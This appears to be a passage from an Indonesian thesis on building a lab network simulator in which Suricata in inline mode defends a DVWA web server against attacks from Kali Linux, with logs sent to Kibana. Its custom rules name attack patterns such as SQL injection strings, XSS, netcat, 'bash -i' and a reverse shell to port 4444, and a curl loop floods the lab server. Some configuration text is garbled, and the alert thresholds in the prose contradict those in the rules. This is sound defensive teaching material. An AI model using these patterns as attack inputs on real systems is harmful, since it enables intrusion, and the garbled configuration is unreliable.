


Gambar 4.5: Dashboard Kibana 8 di Debian12

(Sumber: oleh penulis, 2025)

e. Tampilan *Kali Linux* (Mesin Pentest)

Kali Linux digunakan untuk melakukan simulasi serangan sebagai bagian dari pengujian fungsionalitas sistem NIDPS. Melalui perangkat lunak pentesting seperti *Burpsuite*, *Nmap*, *Nikto*, *sqlmap*, dan *browser*, serangan dilakukan terhadap DVWA untuk menguji apakah *Suricata* dapat mendeteksi serta memblokirnya sesuai konfigurasi.



Gambar 4.6: Tampilan *Kali Linux*

(Sumber: oleh penulis, 2025)


1.4 Rancangan Mekanisme NIDPS

Mekanisme kerja *Network Intrusion Detection and Prevention System* (NIDPS) pada simulator ini dirancang untuk memproses, menganalisis, dan merespons lalu lintas jaringan secara aktif. Sistem ini beroperasi di *layer transport* dan *application*, dengan fungsi utama untuk mengidentifikasi serta mengeliminasi ancaman berdasarkan pola serangan yang telah dikenal (*signature*) maupun aktivitas jaringan yang menyimpang dari normal (*anomaly*).

Rancangan ini tidak hanya melibatkan deteksi pasif, namun juga pencegahan aktif terhadap serangan melalui penyaringan lalu lintas secara *real-time* menggunakan *rule* dan *filter* logis. Adapun tahapan mekanisme kerja NIDPS dalam simulator ini dijelaskan sebagai berikut:

a. Alur Lalu Lintas Jaringan dalam Sistem

Seluruh lalu lintas jaringan diarahkan melewati titik inspeksi utama, yaitu sistem NIDPS. Komponen ini memproses setiap paket yang masuk untuk selanjutnya ditentukan apakah akan diteruskan atau dihentikan berdasarkan hasil inspeksi.



Gambar 4.7: Diagram Alur Lalu Lintas Jaringan Simulator

(Sumber: Olahan penulis, 2025)

b. Proses Deteksi *Signature-Based*

Suricata memanfaatkan rule predefined dan custom untuk mengenali pola serangan umum. Rule disusun dalam format yang mencakup protokol, arah lalu lintas, *payload pattern*, dan tindakan. Bila ada kecocokan, sistem secara otomatis mengeksekusi aksi seperti *alert*, *drop*, atau *reject*. Berikut contoh *custom rules signature based* dan *alert* *Suricata* :


```

NIDPS_Suricata - VMware Workstation
File Edit View VM Jobs Help
Library
Type here to search...
My Computer
- NIDPS
  - NIDPS_Suricata
- WEB_SERVER
  - server_web
- PUBLISHING
  - Kali_Linux
- CUBNT
  - Debian 12x 64-
Debian 12x 64bit Kali_Linux server_web
/var/lib/suricata/rules/custom.rules
=====
# [SIGNATURE-BASED DETECTION]
=====
# 1. Nmap SYN Scan
alert tcp any any -> 192.168.100.5 any (msg:"[ALERT] Nmap SYN Scan Detected"; flags:S; threshold:type threshold, track_by_src, count 5, seconds 5);
# 2. Nikto Web Scan
alert http any any -> 192.168.100.5 any (msg:"[ALERT] Nikto Web Scan Detected"; content:"Nikto"; http_user_agent; sid:1000002; rev:1; classtype:web-complete);
# 3. SQLmap Scan
alert http any any -> 192.168.100.5 any (msg:"[ALERT] SQLmap Scan Detected"; content:"sqlmap"; http_user_agent; sid:1000003; rev:1; classtype:web-complete);
# 4. XSS Attempt
drop http any any -> 192.168.100.5 any (msg:"[DROP] XSS Attempt Detected"; content:<script>alert();</script>; nocase; sid:1000005; rev:1; classtype:web-complete);
# 5. SQL Injection - SELECT
drop http any any -> 192.168.100.5 any (msg:"[DROP] SQL Injection Attempt - SELECT"; content:"SELECT"; nocase; sid:1000011; rev:1; classtype:web-complete);
# 6. SQL Injection - OR 1=1
drop http any any -> 192.168.100.5 any (msg:"[DROP] SQL Injection Attempt - OR 1=1"; content:"OR 1=1"; nocase; sid:1000015; rev:1; classtype:web-complete);
# 7. SQL Injection - OR 'a'='a'
drop http any any -> 192.168.100.5 any (msg:"[DROP] SQL Injection Attempt - OR 'a'='a"'; content:"OR 'a'='a"'; nocase; sid:1000016; rev:1; classtype:web-complete);
# 8. Command Injection - Netcat
drop http any any -> 192.168.100.5 any (msg:"[DROP] Command Injection - Netcat"; content:"nc"; nocase; sid:1000012; rev:2; classtype:attempted-command);
# 9. Command Injection - bash -1
drop http any any -> 192.168.100.5 any (msg:"[DROP] Command Injection - bash -1"; content:"bash -1"; nocase; sid:1000013; rev:1; classtype:attempted-command);
# 10. Malicious File Upload (.php)
alert http any any -> 192.168.100.5 any (msg:"[ALERT] Malicious File Upload Attempt - PHP File"; content:".php"; nocase; http_uri; sid:1000020);
# 11. Reverse Shell Attempt to Port 4444
drop tcp any any -> 192.168.100.5 4444 (msg:"[DROP] Reverse Shell Attempt Detected to Port 4444"; flow:to,server,established; content:"/bin/bash");

```

Gambar 4.8: Custom Rules Signature-Based-Detection

(Sumber: Olahan penulis, 2025)



Gambar 4.9: Respons Sistem terhadap Nmap SYN Scan (Signature Rules)

c. Pemantauan Anomaly-Based

Selain mendeteksi signature, NIDPS mengamati pola lalu lintas abnormal menggunakan indikator seperti frekuensi koneksi, ukuran paket, dan keberagaman *port*. Parameter threshold dan rate filter digunakan untuk memicu *alert* saat terjadi deviasi dari perilaku jaringan normal. Untuk menguji mekanisme pendektsian anomali oleh NIDPS, dilakukan simulasi lalu lintas HTTP berlebih ke *web server (Ubuntu server2)*. Sebelum pengujian, berikut dua *rule anomaly* dimuat pada *Suricata* :

```
# Rules Anomaly-Based Rule untuk HTTP Request
Berlebihan (Web Scan) #

#Jika 15 HTTP GET Request dalam 1 IP dalam
waktu 5 detik (Deteksi Alert Anomaly)
alert http any any -> any any (msg:"ANOMALI -
ALERT: HTTP GET berlebihan";
flow:established,to_server; content:"GET";
http_method; threshold:type both, track by_src,
count 15, seconds 5; sid:1000022; rev:1;)

#Jika jumlah request ≥30 dalam 5 detik, rule
ini akan drop connection
drop http any any -> any any (msg:"ANOMALI -
DROP: HTTP Flooding Detected";
flow:established,to_server; content:"GET";
http_method; threshold:type both, track by_src,
count 30, seconds 5; sid:1000023; rev:1;)
```

Untuk melakukan pengujian *rules Anomaly Based Detection* diatas, dilakukan permintaan HTTP GET dari *Kali Linux* dengan perintah *loop* (perulangan) dengan hasil berikut:

```
# Perintah loop HTTP GET

for i in {1..20}; do curl
http://192.168.100.5/index.php; done
```

Gambar 4.10: Alert dan Drop HTTP GET (Anomaly Rules)


Pada gambar tersebut terlihat bahwa serangkaian permintaan HTTP GET dilakukan dari *Kali Linux* ke *Ubuntu server2* (DVWA) melalui perintah *loop curl*. Setiap permintaan ditujukan ke IP 192.168.100.5 port 80. Sehingga, *Suricata* yang telah dikonfigurasi dengan dua anomaly-based *rules*, memberikan dua jenis respon:

1) *ALERT - HTTP GET Berlebihan*

Muncul pertama kali ketika jumlah koneksi melebihi threshold *alert* yang ditetapkan (10 koneksi dalam 10 detik). Log ini dicatat tanpa pemblokiran koneksi.

2) *DROP - HTTP Flooding Detected*

Muncul setelah jumlah koneksi terus meningkat hingga melampaui threshold *drop* (25 koneksi dalam 10 detik). Pada titik ini, koneksi langsung diblokir dan permintaan tidak diteruskan ke web server.



Gambar 4.13: Visualisasi *Dashboard Kibana 8*

Pada tampilan dua gambar diatas, merupakan cuplikan isi *log eve.json* yang memuat *alert* dari serangan *Kali Linux*, serta *screenshot dashboard Kibana* yang memperlihatkan grafik dan tabel terkait kategori *alert*, tren waktu, dan IP sumber serangan. Dengan pendekatan ini, pengelolaan *log* menjadi lebih terstruktur dan memudahkan dalam pengambilan keputusan respons keamanan jaringan secara cepat dan tepat.

f. Evaluasi Efektivitas Mekanisme

Evaluasi dilakukan untuk mengukur efektivitas mekanisme deteksi dan pencegahan pada simulator keamanan jaringan dalam mengidentifikasi serta menanggapi serangan. Uji coba dilakukan melalui serangkaian tahapan penetrasi yang disimulasikan menggunakan *Kali Linux*, mencakup *scanning*, eksloitasi *web DVWA*, hingga *reverse shell*.

Suricata yang dikonfigurasi dalam *mode inline (af-packet)* mampu mendeteksi dan memblokir sebagian besar serangan berdasarkan rule pada *custom.rules*. Aktivitas ini terrekam dalam *log eve.json* dan divisualisasikan melalui *dashboard Kibana*, yang menampilkan informasi detail seperti IP penyerang, jenis serangan, dan waktu kejadian.

Mekanisme pencegahan juga berjalan efektif, salah satunya melalui rule reject terhadap IP penyerang setelah deteksi serangan berulang. Berdasarkan hasil tersebut, simulator NIDPS dinyatakan berhasil menjalankan fungsinya dalam mendeteksi, mencatat, serta mencegah serangan jaringan secara *real-time*.

Rancangan ini membuktikan bahwa sistem tidak hanya mampu mendeteksi berbagai ancaman jaringan, tetapi juga meresponsnya secara aktif dan terukur. Penyusunan mekanisme yang modular dan terotomasi ini merupakan bagian integral dari pengembangan simulator keamanan jaringan berbasis NIDPS.

2. IMPLEMENTASI

Tahap implementasi merupakan proses realisasi dari perancangan sistem simulator keamanan jaringan yang telah disusun sebelumnya. Pada tahap ini, dilakukan konfigurasi menyeluruh terhadap seluruh komponen sistem, dimulai dari penyusunan mesin virtual dengan *topologi* jaringan yang tersegmentasi sesuai kebutuhan, instalasi dan konfigurasi *Suricata* dalam *mode inline (af-packet)* sebagai mekanisme deteksi dan pencegahan intrusi, penyiapan *web server* yang menjalankan aplikasi *Damn Vulnerable Web Application* (DVWA) sebagai target serangan, hingga integrasi *log Suricata* ke dalam sistem *monitoring* menggunakan *Filebeat*, *Elasticsearch*, dan *Kibana* untuk kebutuhan analisis dan visualisasi. Masing-masing tahapan ini menjadi fondasi utama dalam memastikan sistem dapat berjalan secara optimal dalam mendeteksi dan merespons ancaman jaringan. Berikut akan dijelaskan tahapan implementasi sistem NIDPS secara berurutan:


2.1 Konfigurasi Mesin Virtual

Dalam implementasi simulator keamanan jaringan ini, tahap pertama adalah melakukan instalasi dan konfigurasi mesin virtual. Proses ini melibatkan pembuatan dan pengaturan beberapa mesin virtual dalam satu aplikasi *VMware Workstation*, yang bertindak sebagai *platform* virtualisasi utama alat simulator. Dengan VMware, seluruh jaringan dibangun secara modular, fleksibel, dan terisolasi dari sistem fisik sehingga sangat sesuai

untuk tujuan pengujian dan simulasi sistem keamanan jaringan. Berikut beberapa poin penting dalam instalasi dan konfigurasi mesin virtual:

a. Pengaturan Jaringan pada VMware Workstation

Untuk membangun simulasi sistem keamanan jaringan yang mendekati skenario nyata, dilakukan konfigurasi jaringan virtual di lingkungan *VMware Workstation* dengan menerapkan konsep segmentasi jaringan. Pendekatan ini bertujuan memisahkan lalu lintas data berdasarkan fungsi dan peran setiap perangkat dalam infrastruktur, seperti jaringan eksternal (WAN), jaringan *Demilitarized Zone* (DMZ), dan *internal Network* (LAN). Pembagian ini penting untuk mendukung arsitektur keamanan yang terstruktur, memungkinkan proses *monitoring* dan kontrol trafik antar jaringan berjalan lebih efektif. Berikut adalah gambar konfigurasi jaringan virtual yang diterapkan menggunakan *Virtual Network Editor* pada *VMware Workstation*:



Gambar 4.14: *Virtual Network editor* VMware

(Sumber: Konfigurasi penulis, 2024)

Dalam merealisasikan segmentasi tersebut, digunakan fitur *Virtual Network Editor* pada *VMware Workstation* untuk membuat dan mengelola beberapa jenis koneksi jaringan virtual (*VMnet*). Masing-masing *VMnet* disesuaikan dengan *topologi* yang diinginkan, di mana setiap jaringan menghubungkan perangkat-perangkat

tertentu sesuai dengan fungsinya dalam simulasi, seperti mesin peretas (*Kali Linux*), perangkat pengendali lalu lintas dan keamanan (*Ubuntu server1*), server aplikasi (*Ubuntu server2*), serta sistem pemantauan (*Debian 12*). Adapun tiga jaringan virtual diatas dapat dijelaskan sebagai berikut:

1) **VMnet8 (NAT)**

Jaringan ini dikonfigurasi menggunakan metode NAT (*Network Address Translation*), yang memungkinkan mesin virtual mengakses jaringan luar melalui IP *host* sebagai perantara. VMnet8 menghubungkan mesin penyerang (*Kali Linux*) dengan jaringan eksternal (*internet*), serta berperan sebagai jalur lalu lintas dari dan menuju jaringan luar. Pada sistem *Ubuntu server1* yang berfungsi sebagai perangkat pengendali lalu lintas (*router/firewall*), VMnet8 terpasang pada *interface ens33* di *Ubuntu server1* dan enp0 di *Kali Linux*.

2) **VMnet1 (Host-Only)**

Merupakan jaringan *Host-Only* yang digunakan untuk membentuk segmen DMZ (*Demilitarized Zone*) antara *Ubuntu server1* dan *Ubuntu server2*. Segmen ini dirancang agar perangkat *server* yang terhubung memiliki akses terbatas ke jaringan internal, namun tetap dapat diakses dari jaringan eksternal untuk kebutuhan layanan tertentu seperti *web server*. *Interface ens37* pada *Ubuntu server1* digunakan sebagai penghubung ke jaringan ini.

3) **VMnet2 (Host-Only)**

Jaringan ini juga *Host-Only*, namun difungsikan sebagai jalur komunikasi internal antara *Ubuntu server1* dan *Debian 12* yang berperan sebagai sistem *monitoring*. *Debian 12* menjalankan *dashboard Elasticsearch* untuk menerima dan memvisualisasikan data keamanan dari *Suricata* .

Interface yang digunakan oleh *Ubuntu server1* untuk koneksi ke *VMnet2* adalah *ens38*.

b. Pemetaan *Interface* VM terhadap *Topologi* Jaringan

Untuk memastikan setiap mesin virtual dapat berkomunikasi sesuai dengan peran dan segmen jaringannya, dilakukan pemetaan *interface* jaringan berdasarkan *topologi* yang telah dirancang. Setiap mesin virtual dalam simulasi ini dikonfigurasi dengan satu atau lebih *interface* jaringan yang menghubungkannya ke jaringan virtual tertentu (*VMnet*) pada *VMware Workstation*. Pemetaan ini bertujuan untuk merepresentasikan hubungan antar perangkat pada lingkungan jaringan tersegmentasi, seperti segmentasi antara jaringan eksternal (*public/WAN*), zona demilitarisasi (DMZ), dan jaringan internal (LAN).

Konfigurasi *interface* ini juga mendukung skenario serangan dan deteksi intrusi secara realistik, di mana lalu lintas dari mesin penyerang (*Attacker*) diarahkan ke sistem target melalui perangkat pengendali lalu lintas (*router/firewall*) dan diamati oleh sistem pemantauan terpusat. Tabel berikut menjelaskan secara rinci peran masing-masing mesin virtual, *interface* yang digunakan, alamat IP yang dialokasikan, serta deskripsi fungsional dari setiap koneksi jaringan:

Mesin Virtual	Interface	IP Address	Deskripsi
<i>Ubuntu server1</i>	<i>ens33</i> (<i>VMnet8</i>)	192.168.137.47	WAN
	<i>ens37</i> (<i>VMnet1</i>)	192.168.100.1	DMZ
	<i>ens38</i> (<i>VMnet2</i>)	192.168.200.1	LAN
<i>Ubuntu server2</i>	<i>ens33</i> (<i>VMnet1</i>)	192.168.100.5	DVWA
<i>Debian12</i>	<i>ens33</i> (<i>VMnet1</i>)	192.168.100.129	ELK
<i>Kali Linux</i>	<i>ens33</i> (<i>VMnet8</i>)	192.168.137.X	Attacker

Table 4.1: Konfigurasi mesin virtual *VMware*

(Sumber: Olahan penulis, 2025)

c. Konfigurasi IP Statis dan Routing

Penerapan IP statis pada masing-masing sistem operasi seperti *Ubuntu server1* (sebagai *router* dan NIDPS), *Ubuntu server2* (sebagai *web server*), dan *Debian* (sebagai *dashboard ELK*) sangat diperlukan dalam simulasi jaringan yang kompleks karena menjamin kestabilan rute komunikasi antar mesin.

d. *Routing* dan NAT diterapkan pada *Ubuntu server 1*

Agar komunikasi antara jaringan LAN dan WAN tetap berjalan dengan baik setelah *booting*, serta untuk memastikan *Web Server* dapat diakses dari jaringan luar (misalnya dari *Kali Linux* melalui *ens33*), maka diperlukan konfigurasi *iptables* yang disimpan sebagai skrip startup.

Hal ini dilakukan agar aturan *iptables* secara otomatis diterapkan setiap *kali* sistem berjalan. Pertama, aturan MASQUERADE digunakan untuk mengizinkan klien di jaringan LAN (*ens37*) agar dapat mengakses *internet* melalui *interface WAN* (*ens33*).

Selanjutnya, aturan DNAT (*Port Forwarding*) diterapkan untuk mengarahkan permintaan dari luar jaringan (melalui *ens33*) menuju *Web Server* (192.168.100.5) pada *port 80* (HTTP) dan 443 (HTTPS), memungkinkan akses layanan *web* dari luar.

Kemudian, aturan FORWARD berfungsi untuk mengontrol lalu lintas antar antarmuka jaringan secara spesifik, memastikan hanya lalu lintas yang diizinkan yang dapat melewati *router*. Terakhir, aturan *DROP* digunakan untuk memblokir lalu lintas yang tidak sah atau tidak diizinkan, guna meningkatkan keamanan sistem dari akses yang tidak diinginkan.

```

suricata@nids:~$ sudo iptables -t nat -L -n -v
suricata@nids:~$ sudo iptables -t filter -L -n -v
Chain PREROUTING (policy ACCEPT 1402 packets, 96025 bytes)
pkts bytes target prot opt in out source destination
0 0 DNAT ! -- ens33 * 0.0.0.0/0 0.0.0.0/0
0 0 ! NAT ! -- ens33 * 0.0.0.0/0 0.0.0.0/0
Chain INPUT (policy ACCEPT 10 packets, 552 bytes)
pkts bytes target prot opt in out source destination
Chain OUTPUT (policy ACCEPT 174 packets, 11385 bytes)
pkts bytes target prot opt in out source destination
Chain FORWARD (policy ACCEPT 23865 packets, 2IM bytes)
pkts bytes target prot opt in out source destination
0 0 ACCEPT 0 -- ens37 ens33 0.0.0.0/0 0.0.0.0/0
0 0 ACCEPT 0 -- ens33 ens37 0.0.0.0/0 0.0.0.0/0
0 0 ACCEPT 0 -- ens33 ens37 0.0.0.0/0 0.0.0.0/0
0 0 DROP 0 -- ens33 ens37 0.0.0.0/0 0.0.0.0/0
Chain OUTPUT (policy ACCEPT 6337 packets, 732K bytes)
pkts bytes target prot opt in out source destination
Chain PREROUTING (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target prot opt in out source destination
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target prot opt in out source destination
Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target prot opt in out source destination
Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target prot opt in out source destination
Chain POSTROUTING (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target prot opt in out source destination
suricata@nids:~$ 

```

Gambar 4.15: Aturan *Iptable* diterapkan pada *Ubuntu server1*

(Sumber: Konfigurasi penulis, 2025)

Seluruh konfigurasi ini merupakan bagian penting dalam mendukung implementasi sistem keamanan jaringan berbasis *Network Intrusion Detection And Prevention System* (NIDPS) yang menggabungkan metode *Signature-Based* dan *Anomaly-Based Detection* dalam simulator yang dirancang.

2.2 Install dan Konfigurasi Suricata

Langkah selanjutnya adalah *install* dan konfigurasi *Suricata* yang berperan sebagai sistem NIDPS pada simulator ini dan dijalankan pada *Ubuntu server1* dalam *mode IPS Inline* menggunakan *af-packet*.(*The Open Information Security Foundation (OISF)*, 2025a)

1) *Install Suricata*

Suricata diinstal melalui *repository* resmi OISF (*Open Information Security Foundation*) guna memastikan penggunaan versi terbaru dan stabil dari sistem deteksi serta pencegahan intrusi tersebut. Berikut baris perintah dalam *installasi Suricata* sesuai dokumentasi resmi:(*Open Information Security Foundation (OISF)*, 2024b)

```

sudo add-apt-repository ppa:oisf/suricata -
stable
sudo apt install suricata -y

```

Setelah perintah di atas dijalankan, proses instalasi *Suricata* akan berlangsung dan selesai secara otomatis. Pada gambar dibawah ini ditunjukkan bahwa *Suricata* telah berhasil diinstal dan dijalankan sebagai layanan di sistem. Hal ini dapat dipastikan melalui *output* status *suricata.service* yang menampilkan keterangan “*Active: active (running)*”, yang berarti *Suricata* sudah berjalan dengan normal.

Selain itu, versi *Suricata* yang berhasil terpasang dapat diketahui menggunakan perintah *suricata -v*, dan dari hasil yang tampil, versi yang terinstal adalah *Suricata* 7.0.0. Versi ini merupakan rilis terbaru yang mendukung berbagai fitur keamanan jaringan modern, termasuk *mode inline af-packet*, yang akan dikonfigurasi pada tahap selanjutnya. Berikut tampilan *tools Suricata* versi terbaru yang berhasil terinstall:

```

suricata@nmap.suricata:~$ sudo systemctl restart suricata
suricata@nmap.suricata:~$ sudo systemctl status suricata
● suricata.service - Net/Next Generation IDS/IPS
   Loaded: loaded (/etc/systemd/system/suricata.service)
             Ready: active (running) since Mon 2025-05-26 03:52:41 UTC; 5s ago
     Process: 844544 ExecStart=/usr/bin/suricata start (code=exited, status=0/SUCCESS)
      Tasks: 10 (limit: 4552)
        Memory: 100M (peak: 43.1M)
         CPU: 16ms
       CGroup: /system.slice/suricata.service
               └─ 8453 /usr/bin/suricata -c /etc/suricata.yaml --pidfile /var/run/suricata.pid --af-packet -D -vvv

May 26 03:52:41 nmap.suricata[1]: Starting suricata.service - L8B: Next Generation IDS/IPS...
May 26 03:52:41 nmap.suricata[1]: Loading signature database into memory...
May 26 03:52:41 nmap.suricata[1]: Started suricata.service - L8B: Next Generation IDS/IPS.

suricata@nmap.suricata:~$ suricata -v
suricata (OPTIONS) [BPF FILTER]

  -c <path> : path to configuration file
  -T : test configuration file (use with -c)
  -I <dev or ip> : interface to monitor mode
  -F <bpf filter file> : bpf filter file
  -r <path> : run in pcap file/offline mode
  -q <queue(qid)> : queue identifier (use colon to specify a range of queues)
  -s <path> : path to signature file loaded in addition to suricata.yaml settings (optional)
  -S <path> : path to signature file loaded exclusively (optional)
  -l <dir> : log directory
  -D : run as daemon
  -f <file> : force checksum check (all) or disabled it (none)
  -V : show version information
  -v : be more verbose (use multiple times to increase verbosity)
  -L <list-app-layer-protocols> : list supported app layer protocols
  -L <list-keywords-all|csv|<kword>> : list keywords supported by the engine
  -L <list-runmodes> : list supported runmodes
  -r <runmode> <runmode_id> : specific runmode modification the engine should run. The argument supplied should be the id for the runmode obtained by running

USAGE: suricata [OPTIONS] [BPF FILTER]

```

Gambar 4.16: *Suricata* versi 7.0.0 di *Ubuntu server1*

(Sumber: Konfigurasi penulis, 2025)

2) Konfigurasi *af-packet Inline Mode*

Konfigurasi *af-packet inline mode* merupakan langkah penting untuk mengaktifkan kemampuan *Suricata* dalam memproses dan menangani paket secara langsung di jalur jaringan. *Mode* ini memungkinkan *Suricata* tidak hanya mendeteksi, tetapi juga mencegah serangan dengan deteksi dan *drop* paket berbahaya secara *real-time*. Untuk mengaktifkannya, perlu dilakukan penyesuaian pada konfigurasi utama, yaitu *suricata.yaml*,

khususnya pada bagian *HOME_NET* dan *af-packet*. Penyesuaian dilakukan dengan perintah *sudo nano /etc/suricata/suricata.yaml*, yang mana penyesuaian dapat dilihat pada gambar berikut: (*Open Information Security Foundation (OISF), 2024a*)

```

# More specific is better for alert accuracy and performance
address-groups:
  HOME_NET: "[192.168.100.0/24]"
  HOME_NET: "[192.168.0.0/16]"
  HOME_NET: "[10.0.0.0/8]"
  HOME_NET: "[172.16.0.0/12]"
  HOME_NET: "any"

  EXTERNAL_NET: "!"HOME_NET"
  EXTERNAL_NET: "any"

HTTP_SERVERS: "!"HOME_NET"
SSH_SERVERS: "!"HOME_NET"
SQL_SERVERS: "!"HOME_NET"
DNS_SERVERS: "!"HOME_NET"
TELNET_SERVERS: "!"HOME_NET"
ALM_SERVERS: "!"EXTERNAL_NET"
DC_SERVERS: "!"HOME_NET"
DNP3_SERVERS: "!"HOME_NET"
DNP3_CLIENTS: "!"HOME_NET"
MODBUS_CLIENT: "!"HOME_NET"
MODBUS_SERVER: "!"HOME_NET
ELM327_SERVER: "!"HOME_NET
ENIP_SERVER: "!"HOME_NET

port-groups:
  HTTP_PORTS: "80"
  SHELLCODE_PORTS: "180"
  ORACLE_PORTS: 1521
  
```

```

# Linux high speed capture support
af_packet:
  interface: ens33
  queue: 0
  buffer-size: 32768
  cluster-id: 101
  cluster-type: cluster_flow
  defrag: yes
  use-tcp-seq: yes
  tpacket-v3: yes
  unlinear: yes # aktifkan inline mode untuk IPS/NIDS
  bypass: yes
  ring-size: 8192

  interface: ens37
  queue: 0
  buffer-size: 32768
  cluster-id: 101
  cluster-type: cluster_flow
  defrag: yes
  use-tcp-seq: yes
  tpacket-v3: yes
  unlinear: yes # aktifkan inline mode untuk IPS/NIDS
  bypass: yes
  ring-size: 2048

# In default values here. These will be used for an interface
# in the list above.
# interface: default
# threads: auto
# use-tcp-seq: yes
# tpacket-v3: yes

# Linux high speed af-xdp capture support
  
```

Gambar 4.17: Konfigurasi *Suricata Inline Mode*

(Sumber: Konfigurasi penulis, 2025)

Pada file konfigurasi *suricata.yaml*, parameter *HOME_NET* digunakan untuk mendefinisikan segmen IP jaringan internal yang akan dilindungi oleh *Suricata*. Dalam simulator ini, nilai *HOME_NET* ditetapkan ke [192.168.100.0/24], yaitu jaringan yang terhubung ke *Web Server (Ubuntu server2)*. Artinya, seluruh lalu lintas yang berasal dari atau menuju IP dalam segmen ini akan dianggap sebagai bagian dari jaringan internal atau aset yang sah.

Dalam konteks deteksi serangan, *Suricata* menggunakan *HOME_NET* sebagai acuan untuk membedakan mana lalu lintas yang berasal dari jaringan yang dilindungi (*internal*) dan mana yang berasal dari luar (*eksternal* atau berpotensi sebagai ancaman). Oleh karena itu, konfigurasi *HOME_NET* sangat penting untuk memastikan sistem dapat menganalisis, mendeteksi, dan merespons ancaman dengan akurat dan kontekstual.

